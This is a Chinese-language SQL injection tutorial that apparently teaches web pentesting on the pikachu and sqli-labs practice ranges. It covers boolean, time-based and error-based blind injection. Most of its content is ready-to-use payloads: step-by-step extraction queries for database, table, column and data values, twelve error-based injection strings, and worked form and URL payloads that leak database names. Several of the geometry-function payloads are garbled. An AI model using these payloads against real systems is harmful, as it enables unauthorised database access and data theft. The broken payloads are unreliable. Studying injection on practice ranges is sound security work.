前言:当进行SQL注入时,有很多注入会出现无回显的情况,其中不回显的原因可能是SQL语句查询方式的问题导致,这个时候我们需要用到相关的报错或盲注进行后续操作,同时作为手工注入时,提前了解或预知其SQL语句大概写法也能更好的选择对应的注入语句。
涉及知识
SQL“查询”方式
select 查询数据(最常见)
在网站应用中进行数据显示查询效果(其中news是表名)
例: select * from news wher id=$id
insert 插入数据
在网站应用中进行用户注册添加等操作(其中news是表名,括号里是列名)
例:insert into news(id,url,text) values(2,'x','$t')
delete 删除数据
后台管理里面删除文章删除用户等操作(其中news是表名)
例:delete from news where id=$id
update 更新数据
会员或后台中心数据同步或缓存等操作
例:update user set pwd='$p' where id=2 and username='admin'
order by 排列数据
一般结合表名或列名进行数据排序操作(其中news是表名)
例:select * from news order by $id
例:select id,name,price from news order by $order
重点理解:
我们可以通过以上查询方式与网站应用的关系
从注入点产生地方或应用猜测到对方的SQL“查询”方式
例如:注册操作对应的就是数据库的插入操作
SQL注入——盲注
盲注就是在注入过程中,获取的数据不能回显至前端页面。此时,我们需要利用一些方法进行半段或者尝试,这个过程称之为盲注。我们可以知道盲注分为以下三类:
| 盲注类型 | 判断依据 | 优先级 | 涉及函数 |
|---|---|---|---|
| 基于布尔的SQL盲注 | 逻辑判断 | 2 | regexp,like,ascii,left,ord,mid |
| 基于时间的SQL盲注 | 延时判断 | 3 | if,sleep |
| 基于报错的SQL盲注 | 报错回显 | 1 | floor,updatexml,extractvalue 12种报错注入+万能语句 |
1. 基于布尔的SQL盲注——逻辑判断
在SQL注入过程中,应用界面仅仅返回True(页面)或者False(页面)。无法根据应用程序的返回页面得到需要的数据库信息。可以通过构造逻辑判断来得到需要的信息。
常用函数
相较于基于时间的SQL盲注——延时判断,基于布尔的SQL盲注仅通过构造逻辑判断,由其返回的True(页面)或者False(页面)来确定我们添加的逻辑判断是否正确,因此常用函数相比延时盲注少了if()、sleep()。
| 函数 | 函数含义 | 使用示例 | 使用含义 |
|---|---|---|---|
| length() | 计算长度 | length(database())=8 | 数据库database()名的长度 |
| mid(a,b,c) | 对于字符串a,从位置b开始,截取c 位**(从1开始计数)** | mid(database(),1,1)=‘p’ | 数据库名的第1个字符是否为p |
| substr(a,b,c) | 对于字符串a,从b位置开始,截取c长度**(从1开始计数)** | substr(database(),1,1)=‘p’ | 数据库名的第1个字符是否为p |
| left(a,b) | 从左侧开始截取a的前 b 位 | left(database(),1) | 截取数据库名的第1位 |
| ascii() | ASCII编码 | ascii(x)=97 | 判断x的ASCII码是否等于 97 |
| ord() | 返回单个字符的ASCII码 | ord(x)=97 | 判断x的ASCII码是否等于 97 |
布尔型盲注步骤和语句
注意相关函数加在哪里——两种写法:
- 多重括号写法,保证最内层的查询语句最优先执行
- 括号加在select后要查询的字段名之外——这种写法的语句结构更清晰
判断当前数据库名长度与数据库名称
判断数据库名长度
1 | 正确查询条件 and length(database())=n |
或
1 | 错误查询条件 or length(database())=n |
注意and和or的使用:
- 使and前面闭合的查询条件为真,and后面自己加的条件为真时,查询总体条件为真
- 使or前面闭合的查询条件为假,or后面自己加的条件为真时,查询总体条件也为真
- 以上and和or的写法是由and和or属性决定的,and和or的注入语句在写法上是相通的,以下能用and写的注入语句一般也能用or写,但是要注意and/or前面条件的真假
- 以下出现and或or的写法不再区分成2中写法,只在最前使用
and/or标记
判断数据库名字符
1 | and/or ascii(substr(database(),m,1))=n |
判断数据库的表长度与表名
获取表的总数
1 | and/or (select count(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database())=2 |
判断表名长度
1 | and/or length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=n |
判断表名字符
1 | and/or ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),m,1))=n |
判断数据库的字段名长度与字段名称
获取表的列的总数
1 | and/or (select count(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='表名' and TABLE_SCHEMA=database())=n |
判断列名长度
1 | and/or length((select column_name from information_schema.columns where table_name='表名' limit 0,1))=n |
判断列名字符
1 | and/or ascii(substr((select column_name from information_schema.columns where table_name='表名' limit 0,1),m,1))=n |
判断字段的内容长度与内容字符串
判断查询指定数据结果长度
1 | and/or length((select 列名 from users 表名 0,1))=n |
判断查询指定数据查询结果字符
1 | and/or ascii(substr((select 列名 from 表名 limit 0,1),m,1))=n |
2. 基于时间的SQL盲注——延时判断
要是页面都返回false我们就只能用if和sleep函数判断是ture还是false
延时盲注即通过执行语句结果显示延时时间长短,就能判断我们的条件是否成立,且不需要回显,通过页面加载时间就能确定我们插入的条件是否成立,比如上述判断数据库名。
但是延时判断会受到网络速度影响,网速导致的加载速度会干扰我们对延时时间的判断。
核心函数
if()
1 | if(条件,A,B)//条件成立返回A反之返回B |

sleep()
1 | sleep(5)//SQL语句延时执行5秒 |

联合if()、sleep()使用的其他参考函数
| 函数 | 函数含义 | 使用示例 | 使用含义 |
|---|---|---|---|
| length() | 计算长度 | length(database())=8 | 数据库database()名的长度 |
| mid(a,b,c) | 对于字符串a,从位置b开始,截取c 位**(从1开始计数)** | mid(database(),1,1)=‘p’ | 数据库名的第1个字符是否为p |
| substr(a,b,c) | 对于字符串a,从b位置开始,截取c长度**(从1开始计数)** | substr(database(),1,1)=‘p’ | 数据库名的第1个字符是否为p |
| left(a,b) | 从左侧开始截取a的前 b 位 | left(database(),1) | 截取数据库名的第1位 |
| ascii() | ASCII编码 | ascii(x)=97 | 判断x的ASCII码是否等于 97 |
| ord() | 返回单个字符的ASCII码 | ord(x)=97 | 判断x的ASCII码是否等于 97 |
注意:
mid(str,pos,len)是substr(str,pos,len)的同义词,使用时基本没有区别。limit 0,1限制查询结果记录数,从0开始计数;mid()、substr()截取字符串,从1开始计数
注入语句写法
注意相关函数加在哪里——两种写法:
- 多重括号写法,保证最内层的查询语句最优先执行
- 括号加在select后要查询的字段名之外——这种写法的语句结构更清晰
注意if()、sleep()联用时的两种写法
- if()套sleep():if(条件,sleep(5),0)
- sleep()套if():sleep(if(条件,5,0))
猜解当前数据库用户名
第一步:猜解用户名的长度。(猜解到的用户名长度用于下面的逐位猜解用户名)
1 | and if((select length(user()))=长度,sleep(5),0) |
第二步:逐位猜解用户名。
1 | and if((select ascii(substr(user(),位数,1))=ascii码),sleep(5),0) |
猜解当前数据库名
第一步:猜解数据库名的长度。
1 | and if((select length(database()))=长度,sleep(5),0) |
第二步:猜解数据库名。
1 | and if((select ascii(substr(database(),位数,1))=ascii码),sleep(5),0) |
猜表名
第一步:判断表名的数量 (以便逐个猜表名)
1 | and if((select count(table_name) from information_schema.tables where table_schema=database())=个数,sleep(5),0) |
第二步:判断某个表名的长度 (以便逐位猜表名的数据)
1 | and if((select length(table_name) from information_schema.tables where table_schema=database() limit n,1)=长度,sleep(5),0) |
第三步:逐位猜表名**(下述有另一种多重括号写法)**
1 | and if((select ascii(substr(table_name,位数,1)) from information_schema.tables where table_schema=database() limit n,1)=ascii码,sleep(5),0) |
猜列名
第一步:判断列名的数量 (以便逐个猜列名)
1 | and if((select count(column_name) from information_schema.columns where table_name='表名')=个数,sleep(5),0) |
第二步:判断某个列名的长度 (以便逐位猜列名的数据)
1 | and if((select length(column_name) from information_schema.columns where table_name='表名' limit n,1)=长度,sleep(5),0) |
第三步:逐位猜列名**(下述有另一种多重括号写法)**
1 | and if((select ascii(substr(column_name,位数,1)) from information_schema.columns where table_name='表名' limit n,1)=ascii码,sleep(5),0) |
猜数据
第一步:判断数据的数量 (以便逐个猜数据)
1 | and if((select count(列名) from 表名)=个数,sleep(5),0) |
第二步:判断某个数据的长度 (以便逐位猜数据)
1 | and if((select length(username) from admin limit 0,1)=5,sleep(5),0) |
第三步:逐位猜数据**(下述有另一种多重括号写法)**
1 | and if((select ascii(substr(username,1,1)) from admin limit 0,1)=97,sleep(5),0) |
注入语句写法详解
猜解数据库名长度详解
1 | select * from member where id=1 and sleep(if(length(database())=8,5,0)); |
猜解数据库名字符详解
一次猜解全部位置上字符
1 | select * from member where id=1 and sleep(if((database()='pikachu'),5,0));//注意括号 |
一次猜解指定1个位置上字符
1 | select * from member where id=1 and sleep(if((mid(database(),1,1)='p'),5,0)); //if有三个参数,注意括号 |
一次猜解指定1个位置上字符——优化:加入ascii()函数使待猜解字符转为ASCII码,这样做有以下2个好处:
- 避免使用字符时所加的单引号被转义
- 使用工具遍历时只需跑1~127个数字即可,而如果直接使用字符则需要定义跑数字或字母
以字符p的ASCII码时115为例,优化后的延时注入语句为:
1 | select * from member where id=1 and sleep(if((ascii(mid(database(),1,1))=112)),5,0)); //if有3个参数,注意括号 |
猜解表名长度详解
1 | select * from users where id = 1 and if((select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)=6,sleep(5),0) |
注意:length()要加在要查询的字段名之外,不能加在整个select语句之外。或者就要像猜解表名字符一样,把最先要执行的select语句外强制加一层括号(待尝试)。
猜解表名字符详解
1 | select * from member where id=1 |
解析:
1 | select * from member where id=1 |
注意:括号嵌套较多,最里面的括号往往意味着最高的优先级,所以一定要将select table_name from information_schema.tables where table_schema=database() limit 0,1加上一层括号,保证这句先执行成功之后再对查询结果记录做截取、ASCII编码操作,一定注意括号。
3. 基于报错的SQL盲注——报错回显
1、通过floor报错,注入语句如下:
1 | and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a); |
2、通过ExtractValue报错,注入语句如下:
1 | and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1))); |
3、通过UpdateXml报错,注入语句如下:
1 | and 1=(updatexml(1,concat(0x3a,(select user())),1)) |
4、通过NAME_CONST报错,注入语句如下:
1 | and exists(select*from (select*from(selectname_const(@@version,0))a join (select name_const(@@version,0))b)c) |
5、通过join报错,注入语句如下:
1 | select * from(select * from mysql.user ajoin mysql.user b)c; |
6、通过exp报错,注入语句如下:
1 | and exp(~(select * from (select user () ) a) ); |
7、通过GeometryCollection()报错,注入语句如下:
1 | and GeometryCollection(()select *from(select user () )a)b ); |
8、通过polygon ()报错,注入语句如下:
1 | and polygon (()select * from(select user ())a)b ); |
9、通过multipoint ()报错,注入语句如下:
1 | and multipoint (()select * from(select user() )a)b ); |
10、通过multlinestring ()报错,注入语句如下:
1 | and multlinestring (()select * from(selectuser () )a)b ); |
11、通过multpolygon ()报错,注入语句如下:
1 | and multpolygon (()select * from(selectuser () )a)b ); |
12、通过linestring ()报错,注入语句如下:
1 | and linestring (()select * from(select user() )a)b ); |
演示案例
各种“查询”方式注入测试(报错盲注)
靶场地址:pikachu——SQL注入——“insert/update”注入和“delete”注入
insert、update、delete操作的执行在数据库中的执行一般是没有回显的,如果使用普通的select查询的注入语句带入执行,即使执行成功也得不到返回结果,因此要选择报错注入使其有返回结果。
insert
insert注入的时候如果通过子查询语句拼接并登录上去在找刚才插入的位置,每次测试都要注册一个帐号,那就比较麻烦了。基于updatexml()、extractvalue()、floor()等构造报错点输出我们想要的数据就比较方便了。对于insert语句一般比较常见类似这种
1 | insert into USERS(username, passwd,email) values('','','') |
==想要插入语句的时候可以通过or来构造闭合,比如username填入字段' or evil_sql or ', 插入到原句中就可以实现执行恶意语句的效果==
1 | insert into USERS(username, passwd,email) values('' or evil_sql or','','') |

pikachu的“insert/update”注入首先是一个账号注册界面,注册时产生的数据库操作一般为insert插入数据,可以在注册的值中插入SQL报错注入语句,注册时进行抓包和改包操作:
通过updatexml()报错,注入语句如下:
报错注入查询数据库名
1 | username=zhangsan' or updatexml(1,concat(0x7e,database(),0x7e),0) or '&password=zhangsan&sex=man&phonenum=12345678910&email=beijing&add=beijing&submit=submit |

报错注入查询表名
1 | username=lisi' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),0) or '&password=zhangsan&sex=man&phonenum=12345678910&email=beijing&add=beijing&submit=submit |

报错注入查询列名
1 | username=lisi' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='member'),0x7e),0) or '&password=zhangsan&sex=man&phonenum=12345678910&email=beijing&add=beijing&submit=submit |
查询指定数据
略
update
UPDATE的注入同理,也是可以用上述同样的payload,需要注意的是,填写update表单的时候记得每一栏都要填上再点submit,不然是不执行的,这个是靶场后端代码的问题。
delete

不难发现这里点击删除的按钮会get方式发送id参数,同时id参数为一个数字类型,所以同样可以报错函数来触发回显。构造payload
1 | or extractvalue(1,concat(0x7e,database()))# |
url编码后拼接在url参数后面
1 | http://xxxxxx/vul/sqli/sqli_del.php?id=61%20or%20extractvalue(1%2cconcat(0x7e%2cdatabase()))# |
XPATH syntax error: ‘~pikachu’
报错注入 floor注入(可参考https://www.cnblogs.com/sfriend/p/11365999.html)
floor()报错注入是利用floor,count,group by冲突报错,是当这三个函数在特定情况一起使用产生的错误。了解原理之后你会发现这是一个非常巧妙的方法。
sqlilabs-less5注入测试(布尔盲注)
从less-5的源码可以看到,尽管SQL语句使用了select查询,但是在返回界面不显示查询结果相关的东西,而是对查询结果做判断之后输出其他东西。
1 | $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1"; |
在浏览器提交合法id值和不合法的id值,其显示结果不同


因此可以进行布尔盲注
